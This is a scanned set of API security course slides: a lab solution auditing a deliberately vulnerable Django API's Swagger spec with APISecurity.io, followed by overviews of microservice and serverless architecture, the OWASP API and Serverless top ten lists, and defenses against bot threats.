LAB 10: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO

APISecurity.io is a community website by **42Crunch**, for all things related to API security, their API Security Encyclopedia provides details on possible security issues in API contracts and how to remediate them, and their **API Contract Security Audit** tool helps you evaluate API security.

Let's see what this tool does, visit it at:
https://apisecurity.io/tools/audit/


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO

When you visit https://apisecurity.io/tools/audit/ you'll find that it takes a JSON file, exactly as shown to the right.

This is where you save & upload your API's Swagger (OpenAPI) Specification file, and **APISecurity.io** will analyze the specification for security problems.

To save the Spec file, go to http://localhost/swagger and right-click on the link as below and save the file:




Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO


Once you upload your Swagger spec json file to APISecurity.io, the analysis will quickly start.

Let's see how our API fares:



That's very horrible, but understandable, after all it's called "**Very Vulnerable Django API**" for a reason!

Let's check the first issue, about Credentials:



Click on Go to issue and see the details.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO

Critical 3 Credentials sent as cleartext

Your code

```
"security": [
    {
        "Basic": []
    }
],
"paths": {
    "/swagger": {
        "get": {
            "operationId": "swagger_list",
            "description": "",
            "parameters": [],
            "responses": {
                "200": {
                    "description": ""
                }
```

Error reference

Remediation

At the very least, set the transport protocol to HTTPS only so that all traffic is encrypted. You could also improve the security of the authentication method. The OAuth 2.0 Authorization Code flow (Access Code flow in OAS v2) is considered the most secure way to provide API authorization.


```
...
  "schemes": [
    "https"
  ],
  ...
  "securityDefinitions": {
```

As you can see from the above, the API is not using an HTTPS scheme, so all traffic is exposed, and it is using plain username and passwords (Basic HTTP auth) to authenticate to the API instead of the industry standard of Oauth 2.0.

Http Basic Auth has many security shortcomings against bruteforcing, account lockouts, and exposing credentials when used with HTTP. This is actually a critical issue indeed.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO



Now let's see the Data Validation issues, where we have many issues in Parameters, Response Definitions and Schema. If you see the panel to the right, you'll see that we have params with no patterns or maximum lengths defined, and this indeed can *potentially* mean that we don't have proper input validation.

Regex patterns can help reject invalid input, such as input containing malicious characters (XSS, SQLi, etc)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO

Your code

```
                "description": ""
            }
        },
        "tags": [
            "v1"
        ]
    },
    "parameters": [
        {
            "name": "id",
            "in": "path",
            "required": true,
            "type": "string"
        }
    ]
```

Error reference

For example, the API below only accepts UUIDs that are compliant with RFC 4122:

```
{
  "parameters": {
    "in": "query",
    "name": "id",
    "type": "string",
    "pattern": "/^[0-9a-f]{8}-[0-9a-f]{4}-[1-5][0-9a-f]{3}-[89AB][0-9a-f]{3}-[0-9a
    "description": "Identifier of the object to be extracted."
  }
}
```

If we see the issue itself, we'll see that parameter id is a string but doesn't define a pattern.

The recommended fix to the right shows us a sample regex pattern that validated a UUID (type of random IDs) compliant with RFC 4122.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO

High 0.3 Array schema has no maximum number of items defined

Your code

```
"/v1/configurationitems/": {
    "get": {
        "operationId": "v1_configurationitems_list",
        "description": "API endpoint that allows users to be viewed or edited.",
        "parameters": [],
        "responses": {
            "200": {
                "description": "",
                "schema": {
                    "type": "array",
                    "items": {
                        "$ref": "#/definitions/ConfigurationItem"
                    }
                }
            }
```

Error reference

Remediation

Set the `maxItems` property to ensure that the schema only allows calls of reasonable size:

```
"post": {
  "description": "Creates a new pet in the store",
  "operationId": "addPet",
  "parameters": [
    {
      "name": "pet",
      "in": "body",
      "description": "Pet to add to the store"
```

In another interesting issue, the array response of the API call 'ConfigurationItems List' does not have a maxItems property, so it doesn't limit the number of responses returned, which could hurt performance or result in DoS if millions of items are returned.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ANALYSIS OF SWAGGER SPEC USING APISECURITY.IO


Also, APISecurity.io provides a useful API security Encyclopedia at https://apisecurity.io/ref/api-security-encyclopedia/

There are tools and plugins that fit in your Development and CI/CD phases to help scan your OpenAPI/Swagger files against security issues.

Examples of such tools by APIsecurity.io and 42Crunch:

SCAN ME

SCAN ME



Co ldoub (Vouln

Evolution of API Architecture

MICROSERVICES EVOLUTION

Quick overview of application architecture design evolution:

1- One server [to rule them all] (Monolithic):

- The same server holds the web, app and DB layers.
  - Advantages:
    - Per-Server performance is real and powerful (not virtual)
    - Easy setup.
  - Disadvantages:
    - No automatic scaling.
    - Single point of failure.
    - Difficult to handle disasters without building from backup.
    - Very slow release cycles.
    - **A big blocker of innovation and growth. It will pull you down.**

Copyright © 2021 Mohammed Aldoub (Voulnet)

MICROSERVICES EVOLUTION

2- One server for every layer(Tiered Monolithic):

- 1+ server for app/web, 1+ server for DB.
  - Advantages:
    - Better performance (Less CPU, RAM and disk infighting)
    - Each layer can be clustered and load-balanced (e.g. 2 DB servers)
    - Can perform per-server upgrades with smaller downtime.
    - A bit Better sleep at night (than monolithic)
  - Disadvantages:
    - Still No automatic scaling.
    - The cluster itself is still a single point of failure.
    - Synchronization is hard.
    - **Still a big blocker of innovation and growth. It will pull you down.**

Copyright © 2021 Mohammed Aldoub (Voulnet)


CLOUD NATIVE APPS

Cloud-native apps are those written with **cloud functionality** as the default configuration. For example:

- **No** dependence on **local** filesystem, or local cache.
- Instead, it uses **cloud file storage** (like AWS S3 or Azure Blob)
- Utilizes authentication by the **cloud identity manager** (Like AWS IAM or Cognito).
- Is designed to be **stateless**. It can be scaled up and down with no issues.
- Can be packaged as a full deployable **cloud resource**.
- Can be **managed** with **code**.

Copyright © 2021 Mohammed Aldoub (Voulnet)

MICROSERVICES EVOLUTION



3- Cloud Technologies:


- An elastic app service/server, an elastic file storage, an elastic DB.
  - Advantages:
    - High elasticity and automation, if done right.
    - Adaptive performance.
    - Each layer can be furthered load balanced geographically.
    - Updates can be done without downtime.
  - Disadvantages:
    - The application layer itself is still monolithic.
    - One big code base.
    - Requires cloud-vendor specific knowledge.
    - **The monolithic, one codebase app layer is still a big problem.**

Copyright © 2021 Mohammed Aldoub (Voulnet)

MICROSERVICES EVOLUTION

4- Containers:

- An application containment environment that abstracts OS and kernel from the app.
  - Advantages:
    - More consistent running environment for an application.
    - Scalable design for application deployment.
    - Lower overhead when deploying.
    - Easier and faster testing, release and versioning.



  - Disadvantages:
    - The application layer itself is still monolithic.
    - Still one big code base.
    - Less secure than VMs: Multiple (dockerized) environments share a kernel. A vulnerability can allow containers to attack each other.
    - Tricky to create proper network isolation between containers on the same host.
    - For big workloads, usually a container orchestration system is needed (e.g. Kubernetes, Docker Swarm)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS FUNCTIONS

Application design shifts in paradigm:

- "We don't have to manage metal servers" → Apps deployed in VMs.
- "We don't have to manage the OS" → Apps deployed in containers.
- "We don't have to manage Application stacks" → Apps deployed as serverless functions.

Serverless:

Also called Function as a Service (FaaS): Running a hosted code package in the cloud, while the application stack and environment is fully managed by the cloud operator.

Copyright © 2021 Mohammed Aldoub (Voulnet)

MICROSERVICES

5- Serverless:

- Each app feature/section/component is a function.
  - Advantages:
    - The design allows full elasticity and scaling.
    - Each microservice can be developed, tested and integrated independently.
    - Can be upgraded with zero downtime.
    - Easier to change and manage at the code level.
    - Could save more usage costs.
  - Disadvantages:
    - New paradigm. Many undiscovered aspects, especially in security.
    - Conventional security attacks (for testing) and defense don't work as well.
    - Startup latency of instances can be an issue.
    - Not usable for long-running apps (there is a max execution time)
    - Vendor lock is an issue.
    - **Hard and tricky to reach full independence and coordination between microservices.**

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS LIMITATIONS

Limitations of serverless functions:

- Execution **time is limited** (Mostly less than 10 or 15 minutes)
- Usable disk space and **RAM** is also **limited**
- Limited **threads**.
- Limited size of data coming in and out.
- Limited **size of the code** package (including all required files and resources).


Therefore, Serverless functions are not suited for very long running jobs like analytics or huge search operations.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS ARCHITECTURE IN MORE DETAILS

Some concepts to consider when using serverless architecture:

- API Routing: Serverless functions will usually need to be accessible to callers from the web/internet, and therefore need a routing layer that calls them based on URL association and certain rules and parameters. In AWS, we can use AWS API Gateway for that.



- State: Serverless functions hold no local state, and are created and teared down in seconds.
- Therefore you can't expect to use local cache in it for a long time.

- It also means file upload and command injection vulnerabilities are trickier to exploit and utilize.

Copyright © 2021 Mohammed Aldoub (Voulnet)

INTERESTING SECURITY CHALLENGES

The world of microservices and serverless apps bring some **new challenges** to security, and exacerbate older ones.

Some particular security challenges:

- Network security: In the world of cloud serverless, the security model of **IP:port** address doesn't hold strongly anymore.

- Apps in Containers in a host all **share** the same IP address when communicating outwards. When communicating inside the host between them, they **bypass** regular local firewalls.

- For serverless functions, usually no explicit network controls are used; instead we use **cloud-provided access control** & permission features.

Copyright © 2021 Mohammed Aldoub (Voulnet)

OWASP API TOP TEN PROJECT

The OWASP foundation (Open Web Application Security Project) released a top 10 weaknesses for API's list. It is very straight-through and useful to understand and use as guidance.

Throughout the course we will work on many items and issues covered in this top 10 list of API vulnerabilities and weaknesses. Let's see the list!
The project URL is: https://www.owasp.org/index.php/OWASP_API_Security_Project

Broken Object Level Authorization	**Broken Authentication**	**Excessive Data Exposure**	**Lack of Resources & Rate Limiting**
Broken Function Level Authorization	**Mass Assignment**	**Security Misconfiguration**	**Injection**
	Insufficient Logging & Monitoring	**Improper Assets Management**	

Copyright © 2021 Mohammed Aldoub (Voulnet)

Source: https://www.owasp.org/index.php/OWASP_API_Security_Project

Broken Object Level Authorization	Object-level authorization checks should be considered in every function that accesses a data source using input from the user.
Broken Authentication	Attackers often compromise authentication tokens or to exploit implementation flaws to assume other user's identities.
Excessive Data Exposure	Some developers tend to expose all object properties without considering their individual sensitivity.
Lack of Resources & Rate Limiting	Quite often, APIs do not impose any restrictions on the size or number of resources that can be requested by the client/user.
Broken Function Level Authorization	Complex access control policies with different hierarchies, groups, and roles, and an unclear separation between administrative and regular functions, tend to lead to authorization flaws
Mass Assignment	Binding client provided data (e.g., JSON) to data models, without proper properties filtering based on a whitelist, usually lead to Mass Assignment.
Security Misconfiguration	Security misconfiguration is commonly a result of insecure default configurations, open cloud storage, misconfigured HTTP headers, permissive Cross-Origin resource sharing (CORS), and verbose error messages containing sensitive information.
Injection	Injection flaws occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's malicious data can trick the interpreter into executing unintended commands.
Improper Assets Management	APIs tend to expose many endpoints. Proper API versions inventory also play an important role to mitigate issues such as deprecated API versions and exposed debug endpoints.
Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems to tamper with, extract, or destroy data.

Copyright © 2021 Mohammed Aldoub (Voulnet)

OWASP SERVERLESS TOP TEN PROJECT

The OWASP foundation (Open Web Application Security Project) released a top 10 weaknesses for Serverless.

Throughout the course we will work on many items and issues covered in this top 10 list of Serverless vulnerabilities and weaknesses. Let's see the list!
The project URL is: https://owasp.org/www-project-serverless-top-10/

Injection	**Broken Authentication**	**Sensitive Data Exposure**	**XML External Entity (XXE)**
Broken Access Control	**Security Misconfiguration**	**Cross Site Scripting (XSS)**	**Insecure Deserialization**
	Vulnerable Dependencies	**Insufficient Logging & Monitoring**	

Copyright © 2021 Mohammed Aldoub (Voulnet)

API SECURITY COMPONENTS

- API CONSUMER SECURITY
- API BACKEND SECURITY

Copyright © 2021 Mohammed Aldoub (Voulnet)

TYPES OF API CONSUMERS

- **Human-operated user agents**: Web browser, mobile app.
  - Typical risks on the user agent: XSS, CSRF, UI redressing, credential theft or reuse.
  - Mitigated on the server side usually, or by browser controls, and in some cases in client-side template filtering (for example ReactJS).

- **Automated consumers**: Other APIs and microservices.
  - Typical risks on such consumers: Object injection, 2nd order SQL injection, template injection, serverless event injection, XXE attacks.
  - Mitigated on the consumer side: The calling API must validate the security of data before consumption.

Copyright © 2021 Mohammed Aldoub (Voulnet)

AUTOMATION THREATS AGAINST APIS

Threats from bots against APIs:

- **Denial of service** (calling expensive resources or heavy endpoints in your API, like search)
  - Results in service downtime, bad performance or huge cloud usage bill → Financial DOS!
- **Scraping** (Harvesting data).
- **Brute forcing** (guessing) login credentials.

A bit **tricky** to protect against in the world of APIs, why?

- In regular consumer web applications, it is possible to use these mitigations against bots:
  - IP and country based reputation.
  - Captchas or Javascript challenges.
  - User account lockouts.

- These mitigations don't work properly in the world of APIs. Why?

Copyright © 2021 Mohammed Aldoub (Voulnet)

AUTOMATION THREATS AGAINST APIS

Why old mitigations don't work so well for APIs:

- IP and country based blocks:
  - It **doesn't work** so well because many API bots **run from popular cloud** service providers (AWS, Azure, GCP…. etc)
    - IP addresses get **recycled** easily.
    - Easy to run bots from the **same country** as the target API.

Copyright © 2021 Mohammed Aldoub (Voulnet)

AUTOMATION THREATS AGAINST APIS

Why old mitigations don't work so well for APIs:

- **Captchas or Javascript challenges**:
  - It doesn't work so well because Captchas and Javascript challenges are used to make sure humans are using the service.
  - But APIs aren't designed for human interaction.
  - Captchas and Javascript challenges would prevent legitimate API consumers.
  - In fact, applying a human-designed challenge to your API is a sure-fire way to bring your API consumers down.
  - **Case in point:**
    - A short while ago big e-Commerce app in the region brought their mobile apps down for 45 minutes because they enabled CloudFlare's Attack Mode Captcha, for which their mobile apps didn't know to handle; a million customers couldn't use the mobile app!

Copyright © 2021 Mohammed Aldoub (Voulnet)

POTENTIAL SOLUTIONS TO AUTOMATION THREATS

- **Using rate limiting**:
  - Controlling the rate and volume of API calls.
  - Must find a way to identify callers:
    - IP address (or combination of IP + something else)
    - API access key/token
    - Endpoint being called.
  - Actions to be taken against violators:
    - Blocking
    - Throttling
    - Pricing changes.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREATING DEFENSIBLE APIS

I call this the API golden rule:

"APIs must be easy to use right, and hard to use wrong."

Easy to use securely, and hard to use insecurely.

But how?

Approaches:

- Strict data validation
- Adherence to standard.
- Clear documentation

Copyright © 2021 Mohammed Aldoub (Voulnet)

